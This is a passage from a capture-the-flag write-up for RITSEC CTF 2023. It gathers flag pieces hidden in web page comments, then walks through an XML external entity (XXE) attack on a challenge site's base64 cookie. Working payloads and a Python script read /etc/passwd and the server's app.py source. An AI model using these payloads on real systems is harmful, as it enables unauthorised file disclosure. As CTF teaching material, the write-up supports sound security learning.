
And we found the first part of the flag!

- `_TuRna30unD_`

We can also see that in `/1.html` there's a CSS is loaded via `<link>` element: `2.css`


```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023)-[2023.04.01|13:53:12(HKT)]
└> curl https://rickroll-web.challenges.ctf.ritsec.club/2.css
[ ... ]
Hey there you CTF solver, Good job on finding the actual challenge, so
the task here is to find flags to complete the first half of the chorus
of this song, and you
will find the flags around this entire web network in this format,/*
[FLAG_PIECE]*/ Heres a piece to get started /*[RS{/\/eveRG0nna_]*/  find
```

```
the next four parts of the famous chorus
[...]
.input button{
    [...]
    background-color: [_|3tY0|_|d0vvn] var(--primary-color);
    [...]
}
[...]
```

We found 2 more parts!

- `RS{/\/eveRG0nna_`
- `_|3tY0|_|d0vvn`

Then, in `1.html`, we also see that there's a "Don't Sign In" link:



Again, view source page:

```
[...]
<link rel="stylesheet" href="1.css">
[...]
<!--
    Hi Again
[...]

    !It Might be here!
[...]
```

```
Your heart's been aching[_D3s3RTy0u}], but you're too shy to say it (to
say it)
[ ... ]
⟶
```

Found the fourth one!

- `_D3s3RTy0u}`

Next, we also see there's a `1.css` CSS file:

```
[ ... ]
.btn{
    [ ... ]
    border: /*[G1v3y0uuP]*/ none;
    [ ... ]
}
[ ... ]
.input button{
    [ ... ]
    text-align: /*[_|3tY0|_|d0vvn_]*/center;
    [ ... ]
}
```

Found the last part of the flag!

- `G1v3y0uuP`

Hence, the full flag will be:

- **Flag:** `RS{/\/eveRG0nna_G1v3y0uuP_|3tY0|_|d0vvn_TuRna30unD__D3s3RTy0u}`

X-Men Lore

Background

238 Points / 227 Solves

The 90's X-Men Animated Series is better than the movies. Change my mind.

https://xmen-lore-web.challenges.ctf.ritsec.club/

Challenge | 94 Solves

X-Men Lore

290

The 90's X-Men Animated Series is better than the movies. Change my mind.

https://xmen-lore-web.challenges.ctf.ritsec.club/


View Hint


Flag

Submit

Enumeration

Home page:





In here, we can choose an X-Men Character.


View source page:


```
 <a href="/xmen">
    <button

onclick="document.cookie='xmen=PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nV
VRGLTgnPz48aW5wdXQ+PHhtZW4+QmVhc3Q8L3htZW4+PC9pbnB1dD4='">
      Beast
    </button>
  </a>
  <a href="/xmen">
    <button

onclick="document.cookie='xmen=PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nV
VRGLTgnPz48aW5wdXQ+PHhtZW4+U3Rvcm08L3htZW4+PC9pbnB1dD4='">
      Storm
    </button>
  </a>
  <a href="/xmen">
    <button

onclick="document.cookie='xmen=PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nV
VRGLTgnPz48aW5wdXQ+PHhtZW4+SmVhbiBHcmV5PC94bWVuPjwvaW5wdXQ+'">
      Jean Grey
    </button>
  </a>
  <a href="/xmen">
    <button

onclick="document.cookie='xmen=PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nV
VRGLTgnPz48aW5wdXQ+PHhtZW4+V29sdmVyaW5lPC94bWVuPjwvaW5wdXQ+'">
      Wolverine
    </button>
  </a>
  <a href="/xmen">
    <button
```


```
onclick="document.cookie='xmen=PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nV
VRGLTgnPz48aW5wdXQ+PHhtZW4+Q3ljbG9wczwveG1lbj48L2lucHV0Pg=='">
      Cyclops
    </button>
  </a>
  <a href="/xmen">
    <button

onclick="document.cookie='xmen=PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nV
VRGLTgnPz48aW5wdXQ+PHhtZW4+R2FtYml0PC94bWVuPjwvaW5wdXQ+'">
      Gambit
    </button>
  </a>
  <a href="/xmen">
    <button

onclick="document.cookie='xmen=PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nV
VRGLTgnPz48aW5wdXQ+PHhtZW4+Um9ndWU8L3htZW4+PC9pbnB1dD4='">
      Rogue
    </button>
  </a>
  <a href="/xmen">
    <button

onclick="document.cookie='xmen=PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nV
VRGLTgnPz48aW5wdXQ+PHhtZW4+SnViaWxlZTwveG1lbj48L2lucHV0Pg=='">
      Jubilee
    </button>
  </a>
```


When we click those buttons, **it'll set a new cookie for us**, and the key is `xmen`, value is encoded in base64. You can tell it's base64 encoded is because the last character has `=`, which is a padding in base64 encoding.

Let's click on the "Beast" button:









Hmm... Let's decode that base64 string:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023)-[2023.04.01|14:24:43(HKT)]
└> echo
'PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nVVRGLTgnPz48aW5wdXQ+PHhtZW4+QmV
hc3Q8L3htZW4+PC9pbnB1dD4=' | base64 -d
<?xml version='1.0' encoding='UTF-8'?><input><xmen>Beast</xmen></input>
```

Oh! It's an XML data:

```
<?xml version='1.0' encoding='UTF-8'?>
<input>
    <xmen>Beast</xmen>
</input>
```

Maybe the server-side will decode our `xmen` cookie, then parse it's value to the XML parser?

That being said, we can try ***XXE (XML External Entity) injection***!


Exploitation

But first, let's try to change the `<xmen>` element's value to anything and see what will happened:

encode_xml.py:

```
#!/usr/bin/env python3

from base64 import b64encode

def main():
    payload = b'''<?xml version='1.0' encoding='UTF-8'?><input>
<xmen>anything</xmen></input>'''
    base64Encoded = b64encode(payload)
    print(base64Encoded.decode())

if __name__ == '__main__':
    main()
```

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Web/X-Men-Lore)-
[2023.04.01|14:33:49(HKT)]
└> python3 encode_xml.py
PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nVVRGLTgnPz48aW5wdXQ+PHhtZW4+YW55
dGhpbmc8L3htZW4+PC9pbnB1dD4=
```



Cool! It's ***reflected to the response***!!

With that said, we can craft a payload to display the file content of `/etc/passwd`:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<input>
    <xmen>&xxe;</xmen>
</input>
```


What this payload does is we defined:

- The root element of the document is `root` (`!DOCTYPE root`)
- Then, inside that root element, **we defined an external entity (variable) called `xxe`, which is using keyword `SYSTEM` to fetch file `/etc/passwd`**
- Finally, we want to **use the `xxe` entity in `<xmen>` tag**, so we can see the output of `/etc/passwd`. To do so, we need to use `&entity_name;`

```
    payload = b'''<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [
<!ENTITY xxe SYSTEM "file:///etc/passwd"> ]><input><xmen>&xxe;</xmen>
```

```
</input>'''
```

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Web/X-Men-Lore)-
[2023.04.01|14:34:09(HKT)]
└> python3 encode_xml.py
PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz48IURPQ1RZUEUgcm9vdCBb
IDwhRU5USVRZIHh4ZSBTWVNURU0gImZpbGU6Ly8vZXRjL3Bhc3N3ZCI+IF0+PGlucHV0Pjx4
bWVuPiZ4eGU7PC94bWVuPjwvaW5wdXQ+
```



Nice! We can confirm the `xmen` cookie is indeed vulnerable to XXE!!

But where's the flag??

Hmm... Let's ***view the server-side's source code***!

During sending the payload request, I found that the response has a `Server` header:

```
Server: gunicorn
```

> *Gunicorn* is a pure Python WSGI server with simple configuration and multiple worker implementations for performance tuning.

That being said, the back-end is using Python. Which means there's only 2 back-end web framework in Python: **Flask and Django**.

Usually the main application file is called `app.py`.

After some testing, I found the source code is in `/home/user/app.py`:

```
#!/usr/bin/env python3

from base64 import b64encode
import requests

def main():
    payload = b'''<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [
<!ENTITY xxe SYSTEM "file:///home/user/app.py"> ]><input><xmen>&xxe;
</xmen></input>'''
    base64Encoded = b64encode(payload).decode()
    cookie = {
        'xmen': base64Encoded
    }
    URL = 'https://xmen-lore-web.challenges.ctf.ritsec.club/xmen'

    xmenResult = requests.get(URL, cookies=cookie)
    print(xmenResult.text)

if __name__ == '__main__':
    main()
```

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Web/X-Men-Lore)-
[2023.04.01|14:52:39(HKT)]
└> python3 encode_xml.py
<!DOCTYPE html>
<head>
  <title>X-Men Lore</title>
  <link rel="stylesheet" href="/static/style.css">
</head>
<a href="/"><button>Home</button></a>
<body>
```

```
      <h1>from flask import Flask, render_template, request, redirect,
url_for
import lxml.etree as ET
from base64 import b64decode
app = Flask(__name__)

@app.route(&#34;/&#34;)
def index():
  return render_template(&#34;index.html&#34;)

@app.route(&#34;/xmen&#34;)
def xmen():
  cookie = request.cookies.get(&#34;xmen&#34;)
  try:
    b64decode(cookie)
    data = ET.fromstring(b64decode(cookie))
  except:
    return redirect(url_for(&#34;index&#34;))
  return render_template(&#34;xmen.html&#34;, data=data)
</h1>
      <img src="/static/from flask import Flask, render_template,
request, redirect, url_for
import lxml.etree as ET
from base64 import b64decode
app = Flask(__name__)

@app.route(&#34;/&#34;)
def index():
  return render_template(&#34;index.html&#34;)

@app.route(&#34;/xmen&#34;)
def xmen():
  cookie = request.cookies.get(&#34;xmen&#34;)
  try:
    b64decode(cookie)
    data = ET.fromstring(b64decode(cookie))
  except:
    return redirect(url_for(&#34;index&#34;))
  return render_template(&#34;xmen.html&#34;, data=data)
.jpg" alt="from flask import Flask, render_template, request, redirect,
url_for
import lxml.etree as ET
from base64 import b64decode
app = Flask(__name__)

@app.route(&#34;/&#34;)
def index():
```

```
  return render_template(&#34;index.html&#34;)

@app.route(&#34;/xmen&#34;)
def xmen():
  cookie = request.cookies.get(&#34;xmen&#34;)
  try:
    b64decode(cookie)
    data = ET.fromstring(b64decode(cookie))
  except:
    return redirect(url_for(&#34;index&#34;))
  return render_template(&#34;xmen.html&#34;, data=data)
" />
      <br/>
      <iframe src="/static/from flask import Flask, render_template,
request, redirect, url_for
import lxml.etree as ET
from base64 import b64decode
app = Flask(__name__)

@app.route(&#34;/&#34;)
def index():
  return render_template(&#34;index.html&#34;)

@app.route(&#34;/xmen&#34;)
def xmen():
  cookie = request.cookies.get(&#34;xmen&#34;)
  try:
    b64decode(cookie)
    data = ET.fromstring(b64decode(cookie))
  except:
    return redirect(url_for(&#34;index&#34;))
  return render_template(&#34;xmen.html&#34;, data=data)
.html" title="from flask import Flask, render_template, request,
redirect, url_for
import lxml.etree as ET
from base64 import b64decode
app = Flask(__name__)

@app.route(&#34;/&#34;)
def index():
  return render_template(&#34;index.html&#34;)

@app.route(&#34;/xmen&#34;)
def xmen():
  cookie = request.cookies.get(&#34;xmen&#34;)
  try:
    b64decode(cookie)
    data = ET.fromstring(b64decode(cookie))
```

```
  except:
    return redirect(url_for(&#34;index&#34;))
  return render_template(&#34;xmen.html&#34;, data=data)
"></iframe>


</body>
```

`/home/user/app.py`:

```
from flask import Flask, render_template, request, redirect, url_for
import lxml.etree as ET
from base64 import b64decode
app = Flask(__name__)

@app.route('/')
def index():
  return render_template('index.html')

@app.route('/xmen')
def xmen():
  cookie = request.cookies.get('xmen')
  try:
    b64decode(cookie)
    data = ET.fromstring(b64decode(cookie))
  except:
